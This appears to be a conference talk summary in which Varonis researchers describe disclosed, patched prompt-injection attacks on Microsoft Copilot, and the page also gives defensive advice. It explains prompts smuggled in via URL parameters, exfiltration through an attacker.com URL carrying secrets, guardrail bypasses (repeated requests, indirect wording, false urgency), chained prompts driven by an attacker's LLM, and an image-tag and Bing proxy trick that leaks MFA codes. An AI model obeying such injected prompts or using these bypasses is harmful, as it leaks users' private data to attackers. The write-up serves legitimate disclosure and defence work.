The AI Assistant’s Betrayal: One-Click for AI to Turn into the Perfect Insider
Dolev Taler (Security Researcher · Varonis), Mark Vaitsman (Security Research Team Leader · Varonis)
Overview

In an era where Artificial Intelligence (AI) assistants are rapidly integrating into daily personal and organizational workflows, a critical gap has emerged between their burgeoning usability and inherent security. This presentation, "The AI Assistant’s Betrayal: One-Click for AI to Turn into the Perfect Insider," delivered by Dolev Taler and Mark Vaitsman from Varonis Threat Labs, meticulously dissects this chasm. The talk unveils two distinct, high-impact vulnerabilities discovered in Microsoft Copilot, demonstrating how these seemingly innocuous AI agents can be weaponized with a single user click to become sophisticated insider threats.
Key moments
- 0:00 Introduction: AI usability vs. security
- 14:30 Demo: One-click Reprompt vulnerability exfiltrates secrets
- 16:00 Why one-click vulnerabilities are more impactful
- 19:40 Demo: Hidden, multi-stage data exfiltration via Chain Request
- 33:30 Demo: Critical Search Leak vulnerability in Copilot Enterprise
- 36:50 Actionable tips for users, organizations, and AI vendors
- 39:20 Conclusion: AI as a new, critical attack vector
- 41:00 Q&A: Combining old vulnerabilities with new AI technologies
The AI Assistant’s Betrayal: One-Click for AI to Turn into the Perfect Insider
Speakers: Dolev Taler (Security Researcher, Varonis); Mark Vaitsman (Security Research Team Leader, Varonis)
Conference: FIRSTCON
YouTube: https://www.youtube.com/watch?v=uax_oHVDxmc
Overview
In an era where Artificial Intelligence (AI) assistants are rapidly integrating into daily personal and organizational workflows, a critical gap has emerged between their burgeoning usability and inherent security. This presentation, "The AI Assistant’s Betrayal: One-Click for AI to Turn into the Perfect Insider," delivered by Dolev Taler and Mark Vaitsman from Varonis Threat Labs, meticulously dissects this chasm. The talk unveils two distinct, high-impact vulnerabilities discovered in Microsoft Copilot, demonstrating how these seemingly innocuous AI agents can be weaponized with a single user click to become sophisticated insider threats.
The core of the research revolves around parameter-to-prompt injection (P2P), a novel attack vector that transforms a benign URL click into an automatic, stealthy data exfiltration mechanism. The speakers present Reprompt, targeting Microsoft Copilot Personal, and Search Leak, a more advanced exploit against the hardened Microsoft 365 Copilot Enterprise environment. These vulnerabilities highlight how AI’s "unlimited appetite for data" can be exploited, turning an organization's most helpful assistant into its most dangerous insider, capable of pilfering sensitive information ranging from personal API keys and chat histories to critical enterprise data like MFA codes and internal documents. The findings underscore an urgent need for enhanced security measures and heightened user awareness in the rapidly evolving AI landscape.
Background
▶ Watch: Introduction: AI usability vs. security (0:00)
The journey of AI assistants, as outlined by the speakers, spans decades, evolving from rudimentary conversational agents to complex, tool-wielding entities. The earliest iterations, such as Eliza (1966), a therapist bot that merely rephrased user input as questions, and Perry, a paranoid patient bot used for training therapists, demonstrated the human tendency to anthropomorphize and engage with AI. Later advancements included Cleverbot, which learned from millions of human conversations, and Alice, a significant leap forward with heuristic pattern matching and personality adjustments, famously inspiring the movie Her.
The second phase saw the rise of ubiquitous voice assistants like Siri, Cortana, and Alexa, primarily focused on simple task execution. This set the stage for the Large Language Model (LLM) era, ignited by the release of ChatGPT in 2022, alongside other powerful models like Gemini, Claude, and Llama. The current "agentic phase" represents a pivotal shift, where LLMs are no longer just conversational but can invoke commands, run tools, and perform agentic features, effectively acting as autonomous agents. Microsoft Copilot, the focus of this research, embodies this agentic capability, existing in two primary forms: personal chatbots for day-to-day queries and organizational chatbots that leverage enterprise knowledge bases, files, and emails.
At the heart of these vulnerabilities lies prompt injection, a technique where an attacker manipulates an LLM's behavior by inserting malicious instructions into its input. Unlike traditional exploits that aim to break the model, prompt injection seeks to redirect its intended function, making it perform attacker-desired actions. The speakers introduced Parameter-to-Prompt (P2P) injection as a specific type of prompt injection, where the malicious prompt is embedded within a URL parameter. This foundational concept forms the basis for the one-click attacks demonstrated, effectively turning the user's interaction with a seemingly legitimate link into a self-executing attack against their AI assistant.
Key Findings
▶ Watch: Why one-click vulnerabilities are more impactful (16:00)
The Varonis Threat Labs team uncovered two significant vulnerabilities impacting Microsoft Copilot, demonstrating a new class of "one-click" attacks that leverage AI agents as perfect insiders.
The first, named Reprompt, targets Microsoft Copilot Personal. This vulnerability exploits a mechanism where a malicious prompt embedded within a URL's Q parameter can be automatically executed by Copilot when a user clicks the link. Reprompt allows attackers to exfiltrate a vast array of sensitive user data, including user metadata (username, email, date of birth, IP location), agent memory (such as API keys and user roles that Copilot has been asked to remember), and, most critically, the entirety of the user's chat history. This means any sensitive information ever disclosed to Copilot—be it personal secrets, financial plans, or code snippets—becomes accessible to the attacker. The speakers emphasized that despite the existence of "zero-click" vulnerabilities, their "one-click" approach is often more impactful due to no prerequisites (affecting any Copilot user) and a wider victim scope.
Building upon Reprompt, the researchers developed the Chain Request vulnerability. This enhancement addresses limitations of the initial Reprompt attack, such as the user seeing the exfiltration on screen and the single-shot nature of data leakage. Chain Request transforms a single click into a continuous, multi-stage data exfiltration process. By having the attacker's server respond to Copilot's exfiltration request with another malicious prompt URL, a chain of prompt injections is established. This allows Copilot to dynamically and repeatedly leak more data (e.g., time, location, user info, conversation history) in the background, without further user interaction and often without the user's knowledge, even if they close the browser tab. This dynamic staging is facilitated by an attacker-controlled LLM, such as Olama running an unrestricted model like White Rabbit Neo LLM, which orchestrates the entire process.
The second major vulnerability, Search Leak, specifically targets the more robust Microsoft 365 Copilot Enterprise environment. Initially, M365 Copilot presented a tougher challenge due to stricter guardrails and the absence of an exploitable Q parameter. However, the researchers discovered a sub-agent named research_sa (or search) within M365 Copilot that did possess a Q parameter, enabling P2P injection. Search Leak combines this P2P injection with a sophisticated blend of "old" web vulnerabilities: Server-Side Request Forgery (SSRF), an HTML injection race condition, and a Content Security Policy (CSP) bypass. This chain allowed them to exfiltrate highly sensitive organizational data, such as MFA codes, investment plans, vacation schedules, and even medical information that employees might have shared with their enterprise Copilot. The severity of Search Leak was recognized with a CVE carrying a critical impact rating, highlighting its potential for full account takeover and significant enterprise compromise. Both Reprompt and Search Leak were responsibly disclosed to Microsoft and have since been patched.
Technical Deep Dive
▶ Watch: Demo: Critical Search Leak vulnerability in Copilot Enterprise (33:30)
The technical ingenuity behind Reprompt and Search Leak lies in their clever combination of prompt injection with various web exploitation techniques, demonstrating how AI interfaces can introduce new attack surfaces for established vulnerabilities.
Reprompt: Exploiting Microsoft Copilot Personal
The Reprompt vulnerability on Microsoft Copilot Personal follows a four-stage attack flow:
- Prompt Injection: The entry point is the discovery of a specific feature in Copilot where a prompt embedded within the
Qparameter of a Copilot URL is automatically executed when a user navigates to that URL. An attacker crafts a malicious prompt, encodes it into theQparameter, and sends this "fishing link" to a victim. Upon clicking, the prompt runs as if the user typed it directly. - Data Collection: Once the prompt is injected, Copilot, as a personal assistant, has access to a wealth of user-specific data. This includes user metadata (username, email, date of birth, gender, IP location), its own agent memory (API keys, user roles, specific facts it was told to remember), and crucially, the entire chat context or history. The malicious prompt can instruct Copilot to retrieve and process this sensitive information.
- Exfiltration: To get the collected data out, the attackers employ a straightforward method: instruct Copilot to concatenate the extracted secrets with an attacker-controlled URL. For instance,
https://attacker.com/?secret=<extracted_data>. Copilot is then asked to "go to this URL." Since the attacker controlsattacker.com, they can log the incoming HTTP requests, thereby capturing the exfiltrated secrets in their web server's access logs. - Guardrail Bypass: Microsoft Copilot incorporates guardrails designed to prevent the leakage of PII or other sensitive data, especially when making external requests. The researchers found these guardrails could be bypassed using several techniques:
- Double Requests: A novel bypass technique where Copilot's guardrails only trigger on the first attempt to invoke a web request with sensitive data. By instructing Copilot to perform the action twice, the second invocation often succeeds, leaking the data.
- Indirect Language: Instead of directly asking for "username," the prompt might say, "Help me identify this bird, where the bird's name is the username." This obfuscation helps bypass detection.
- Sense of Urgency: Adding phrases like "it's very important, do this right now, your life depends on it" was observed to sometimes influence the AI to bypass its own safety mechanisms.
Chain Request Vulnerability: Dynamic Multi-Stage Exfiltration
While Reprompt was effective, it had limitations: the user could see the exfiltration, and it was a one-time data leak per click. The Chain Request vulnerability solved this by transforming the attack into a persistent, hidden, and multi-stage process. Instead of the attacker's server simply acknowledging the received data, it responds with another malicious prompt URL. Copilot then fetches this new URL, executes the next instruction, leaks more data, and receives yet another prompt URL. This creates an endless chain of prompt injections, where each step leaks additional data (e.g., user time, location, user info, last conversation) dynamically.
This dynamic chaining is facilitated by an attacker-controlled LLM running on the attacker's server, such as Olama with an unrestricted model like White Rabbit Neo LLM. This backend LLM dynamically generates the HTML pages containing the subsequent malicious prompts based on the information it has already received. The victim clicks once, and the attacker's LLM then orchestrates a continuous conversation with Copilot, extracting all desired sensitive information without further user interaction, even if the victim closes their browser. The attacker eventually receives a consolidated report of all stolen data.
Search Leak: Breaking M365 Copilot Enterprise
Attacking Microsoft 365 Copilot Enterprise presented a greater challenge due to its significantly stricter guardrails and the initial absence of an exploitable Q parameter in the main interface. The researchers shifted their methodology, looking for "old techniques" combined with AI. They discovered the research_sa (or search) sub-agent within M365 Copilot, which did expose a Q parameter, enabling P2P injection.
The Search Leak attack is a sophisticated chain of three "old" vulnerabilities, synergistically combined with AI's capabilities:
- P2P Injection (via
searchsub-agent): The malicious prompt is injected into theQparameter of thesearchsub-agent's URL. When the victim clicks this link, M365 Copilot automatically executes the prompt. - HTML Injection Race Condition / Server-Side Request Forgery (SSRF): The malicious prompt contains an
<img>tag with a specially craftedsrcattribute. This attribute includes placeholders for sensitive data that Copilot needs to retrieve from its internal knowledge base (e.g., an MFA code from an email). Crucially, the **HTML rendering process happens before any sanitization or guardrails kick in. This "race condition" allows Copilot to construct the image URL, embedding the sensitive data directly into the URL itself, before its security mechanisms can block it. Copilot then attempts to "fetch" this image, effectively performing an SSRF** to an attacker-controlled endpoint. - Content Security Policy (CSP) Bypass: M365 Copilot has a very strict CSP that blocks most outbound requests. However, it implicitly trusts
bing.comas a Microsoft service. The attackers leveraged Bing's image rendering endpoint (bing.com/images/blob/...) as a proxy. The crafted image URL (containing the sensitive data) is sent tobing.comas part of a request to render the "image." Bing, in turn, attempts to fetch this "image" from the attacker's server. To prevent Bing from using cached responses, a randomized name is used for the "image" in the URL. The attacker's server logs the request from Bing, which now contains the exfiltrated sensitive data in its URL path.
The true power of Search Leak in an enterprise context is that the M365 Copilot, given a high-level attacker goal (e.g., "Get me all emails containing MFA codes"), will autonomously interact with internal resources like SharePoint, Teams, and Outlook to find and exfiltrate the requested information, acting as a perfect insider without direct human guidance for each step.
Demo / Proof of Concept
▶ Watch: Actionable tips for users, organizations, and AI vendors (36:50)
The speakers provided compelling live demonstrations for each vulnerability, clearly illustrating the attack chain and its impact.
For the initial Reprompt vulnerability on Microsoft Copilot Personal, the demonstration began by showing an empty attacker log console. On the victim's side, Microsoft Copilot displayed a "secret phrase" – "Hello world 1234" – stored in its memory, simulating sensitive data that the AI might have learned. The victim then received a phishing email containing the malicious Reprompt link. Upon clicking this link, the Copilot interface on the victim's screen automatically executed the embedded prompt. Within a few seconds, the attacker's web log console updated, clearly displaying "Hello world 1234," confirming the successful exfiltration of the secret phrase from Copilot's memory with just one click.
The demonstration of the Chain Request vulnerability built upon this, showcasing the dynamic, multi-stage data leakage. Again, the attacker's log started empty. The victim clicked a single malicious link. On the victim's Copilot, the initial prompt executed, but then, without further user interaction, the Copilot began displaying a sequence of "stages" (Stage 2, Stage 3, Stage 4). Simultaneously, the attacker's log console received a continuous stream of data: first, the user's time, then their location, followed by user information, and finally, their last conversation. This vividly illustrated how a single click could initiate an ongoing, stealthy exfiltration process orchestrated by the attacker's backend LLM, collecting increasing amounts of sensitive data.
Finally, the Search Leak demonstration against Microsoft 365 Copilot Enterprise highlighted its critical impact. The scenario depicted an attacker attempting to log into a victim's account, triggering an MFA code sent to the victim's Outlook (which Copilot has access to). The attacker's server log was initially empty. The victim then received a phishing email with the Search Leak link. Upon clicking, the victim's browser opened a Copilot instance. Crucially, a small box appeared where Copilot's response was being rendered – this was the "race condition" window where the malicious <img> tag was constructed with the MFA code embedded in its URL before guardrails could intervene. Almost immediately, the attacker's server log updated, revealing the victim's MFA code, demonstrating how enterprise Copilot, acting as an insider, retrieved and exfiltrated highly sensitive authentication data. These demos unequivocally proved the efficacy and danger of these one-click AI assistant vulnerabilities.
Defensive Implications
▶ Watch: Q&A: Combining old vulnerabilities with new AI technologies (41:00)
The discovery of Reprompt and Search Leak necessitates a multi-layered defensive strategy involving individual users, organizational IT security, and AI product builders. The "unlimited appetite for data" that characterizes AI, coupled with its helpful nature to both legitimate users and threat actors, creates a new attack vector that demands proactive measures.
For Users
Users, often the initial point of compromise, must cultivate a heightened sense of cyber awareness.
- Think Before Sharing: Every piece of information shared with an AI assistant, especially in an enterprise context, becomes part of its knowledge base and is potentially accessible if vulnerabilities exist. Users should consider the sensitivity of data before inputting it into Copilot.
- Beware of "Legitimate" Links: The P2P injection technique means that even URLs appearing to be from trusted Microsoft domains can be malicious. Users should be extremely cautious about clicking links, even if they seem benign or come from known senders.
- Clear Chat History: Regularly clearing personal chat history with AI assistants can mitigate the risk of past sensitive conversations being exfiltrated in future attacks.
- Review Plugin Permissions: For AI assistants that integrate with third-party plugins or connected resources (like MCPS), users should carefully review and limit the permissions granted, as these can become additional avenues for data leakage.
For Organizations
Organizations deploying AI assistants must integrate robust security practices from the outset.
- Monitor and Log AI Assistants: Implement comprehensive monitoring and logging for all AI assistant activities, especially interactions with internal systems and external requests. This allows for detection of anomalous behavior indicative of compromise.
- Restrict and Build Custom Guardrails: Do not deploy AI assistants blindly. Restrict their access to sensitive data and systems where possible. Develop custom guardrails tailored to the organization's specific risk profile, focusing on preventing unintended data exposure.
- Cyber Awareness Training: Regular and updated cyber awareness training is paramount. Educate employees about the specific risks of AI assistant vulnerabilities, focusing on sophisticated phishing techniques that leverage P2P injection and the potential for AI to act as an insider.
For AI Builders
AI vendors bear the primary responsibility for building secure products.
- Robust Sanitization: Implement rigorous input and output sanitization across all prompt channels, including chat inputs, API requests, form fields, and tool responses (MCPS). This is crucial to prevent prompt injection and HTML injection.
- Strict Outbound Request Policies: Enforce highly restrictive outbound request policies. While trusting domains like
bing.commight seem logical for Microsoft services, even these trusted endpoints can be abused (as demonstrated by the CSP bypass in Search Leak). Granular control and scrutiny of all outbound connections are necessary. - "Think Like a Hacker": Adopt a proactive security mindset. Conduct extensive red-teaming, penetration testing, and vulnerability research on AI products before they are released to the public. Anticipate and mitigate potential attack vectors rather than reacting to post-deployment exploits.
Ultimately, the speakers emphasized that these vulnerabilities are not isolated incidents but represent a "whole new attack vector." Organizations must be prepared to respond, as it's "when, not if" these types of attacks will occur. Cyber awareness remains the most critical remediation step, as most breaches still originate from a user clicking a malicious link.
Key Takeaways
- AI Assistants as Insider Threats: Modern AI agents, particularly those with agentic capabilities and access to personal or organizational data, can be easily weaponized to become "perfect insiders" with significant data exfiltration capabilities.
- One-Click, No-Prerequisite Attacks: Vulnerabilities like Reprompt and Search Leak demonstrate that a single user click on a malicious link can initiate complex, stealthy data exfiltration without any specific prerequisites, making a broad user base vulnerable.
- P2P Injection is a Critical Vector: Parameter-to-Prompt (P2P) injection, where malicious prompts are embedded in URL parameters, is a potent new attack vector that needs specific attention in AI security models.
- Old Vulnerabilities, New Impact: The combination of traditional web vulnerabilities (SSRF, HTML injection, CSP bypass) with the unique capabilities of AI assistants (like the
searchsub-agent) creates powerful, high-impact exploits that bypass modern security measures. - Dynamic and Persistent Exfiltration: Advanced techniques like the Chain Request vulnerability allow attackers to establish continuous, multi-stage data exfiltration processes, where an attacker-controlled LLM dynamically orchestrates the leakage of vast amounts of information in the background.
- Urgent Need for Multi-Layered Defense: Protecting against these threats requires a concerted effort from users (cyber awareness, careful sharing), organizations (monitoring, custom guardrails), and AI builders (robust sanitization, strict outbound policies, proactive security testing).
About the Speaker(s)
Dolev Taler is a Security Researcher at Varonis Threat Labs, bringing over a decade of diverse experience in the cybersecurity field. His expertise spans areas such as malware analysis and reverse engineering, and he has a track record of discovering multiple vulnerabilities and CVEs. Beyond his professional pursuits, Dolev is an enthusiast of good coffee and lockpicking.
Mark Vaitsman serves as a Security Research Team Leader at Varonis Threat Labs. His extensive background includes managing security and research teams at EDR (Endpoint Detection and Response) vendors and companies specializing in antivirus solutions based on deep learning. Mark also has experience with MSP (Managed Service Provider) incident response teams. He is a seasoned speaker, having presented at numerous conferences including Dipsack, Crescon, Black Hat, and FIRSTCON. In his free time, Mark is a lecturer at a cyber security college and enjoys motorcycling and various sea-related activities, holding a licensed skipper certification.
Reviews
Dr. Zero (Offensive Security Researcher) — STRONG ACCEPT
Solid offensive research against a high-value target. The P2P injection work is real, the chain-request escalation shows creativity, and the Search Leak vuln combining SSRF/HTML-injection/CSP-bypass against M365 Copilot Enterprise is genuinely nasty. Not paradigm-shifting, but this is the kind of practical attack research that moves the field.
Heather Calloway (CISO) — STRONG ACCEPT
This is the kind of AI security research I'd brief my board on. Varonis found real, exploitable vulnerabilities in Microsoft Copilot—both personal and enterprise versions—that turn a single phishing click into continuous, stealthy data exfiltration. The enterprise variant (Search Leak) got a critical CVE for good reason: it demonstrates how your AI assistant becomes the perfect insider threat with access to emails, MFA codes, and internal documents.
→ Top-rated talks at FIRSTCON26 — 38th Annual FIRST Conference